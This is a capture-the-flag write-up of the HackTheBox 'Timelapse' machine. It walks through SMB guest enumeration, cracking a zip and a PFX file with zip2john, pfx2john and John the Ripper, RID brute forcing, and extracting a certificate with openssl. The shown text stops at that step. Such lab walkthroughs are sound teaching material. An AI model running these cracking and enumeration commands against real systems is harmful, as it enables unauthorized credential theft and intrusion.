Timelapse HackTheBox
TimeLapse HackTheBox
Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the svc_deploy user. User enumeration shows that svc_deploy is part of a group named LAPS_Readers. The LAPS_Readers group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.

Initial Enumeration
Rustmap
We start off with rustmap to find the open ports and services running on the box.
1
rustmap.py -ip 10.129.200.134


From the scan we have a numerous ports open namely DNS, SMB, KERBEROS, LDAP, WSMAN etc which indicates that it is an Active Directory Box.
Nmap also identifies the domain controller being DC01 and the domain being timelapse.htb
I will add DC01.TIMELAPSE.HTB and TIMELAPSE.HTB to our /etc/hosts file.
Proceeding with the SMB enumeration.
SMB Enumeration
Lets enumerate SMB and see if any share is guest readable since we dont have any valid credentials across the domain.
1
nxc smb timelapse.htb -u '.' -p '' --shares

We have a Shares share which is world readable.
Connecting to the share using SMBCLIENT.
1
smbclient //dc01.timelapse.htb/Shares -U '.'%

We have successful authentication with the Shares share.

We have some files present in this share lets download them all.

Successfully downloaded them to our local machine, lets now enumerate further to see if we catch credentials that authenticate to the domain.
Exploitation
ZIP Cracking
In the Dev folder we have a winrm_backup.zip file which when we try to unzip asks for a password we can crack it using JTR

Using zip2john to convert the file to a crack able JTR hash.
1
zip2john winrm_backup.zip

Cracking it.
1
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Unzipping it.

We now have a .pfx file.
Leaving the .pfx file for the future reference
RID Brute forcing
Lets first get all the users on the domain with the RID Cycling attack.
1
nxc smb timelapse.htb -u '.' -p '' --rid-brute

Saving all the users to a users.txt file.
Lets now move to our .PFX file and inspect it.
The .PFX Inspection
Lets try to extract data from the .pfx file and see what we can find.
1
openssl pkcs12 -info -in legacyy_dev_auth.pfx

Lets try to crack the .pfx file with John using pfx2john since it requires a password to open.
1
pfx2john legacyy_dev_auth.pfx

Lets crack this hash using JTR.
1
john --wordlist=/usr/share/wordlists/rockyou.txt pfxhash.hash

Extracting Certificate and Private Key.
Lets now enter the import password.
1
openssl pkcs12 -info -in legacyy_dev_auth.pfx


Now lets extract the certificate and the private key from the .pfx file using Openssl.
1
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.pem
